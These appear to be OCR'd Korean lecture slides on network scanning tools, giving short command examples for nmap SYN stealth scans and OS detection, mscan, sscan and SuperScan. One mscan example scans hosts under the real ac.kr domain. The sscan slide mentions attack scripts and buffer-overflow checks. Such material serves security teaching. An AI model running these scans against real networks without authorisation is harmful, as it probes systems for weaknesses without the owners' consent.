
- SYN을 이용한 스텔스 포트 스캔

  ✍ 명령어 : nmap –sS xxx.xxx.xxx.xxx



- OS Detection

✍ 명령어 : nmap –O xxx.xxx.xxx.xxx




mscan(Multiple Scanner)

- 개발 : johann sebastian bach
- 네트워크의 블록 전체를 스캐닝하여 그 블록 내에 있는 시스템들에 대해 여러 종류의 취약점을 한번에 스캐닝
- mscan이 스캐닝하는 취약점
  - wingate
  - phf, handler, test-cgi
  - NFS exports, statd, named
  - X server, ipopd, imapd

실습

- 실행화면
  - ✍ 명령어 : ./mscan –c 10 –h ac.kr > ac.kr.log &

-> ac.kr 도메인 밑에 있는 10개의 호스트를 스캐닝하여 파일로 저




sscan

- 개발 : johann sebastian bach
- 취약점을 공격할 수 있는 명령어들의 모음인 공격 스크립트를 수행하도록 설정 가능
- mscan에 비해 강력해진 네트워크 보안 취약점 점검 기능
  - buffer overflow 공격 기능
  - 취약 cgi 점검 기능 강화
  - 백오리피스 체크

실습


- OS Detection

✍ 명령어 : ./sscan –o xxx.xxx.xxx.xxx



- Vulnerability check

✍ 명령어 : ./sscan xxx.xxx.xxx.xxx / n (n은 호스트 개수)




SuperScan

- 원격 호스트가 살아 있는지 확인하기 위한 ping
- nslookup
- 원격 호스트가 제공하는 서비스 확인을 위한 TCP 스캔
- 다수의 IP adrress에 대한 포트 스캔
- 전송 속도 조절

실습

- 실행화면




Shadow scan


- 개발 : Red Shadow
- GUI 기반이라 다양한 정보를 쉽게 얻을 수 있음
- Internet Scanner, System Crash and Crack, Tools, Plugins 등으로 구성

실습

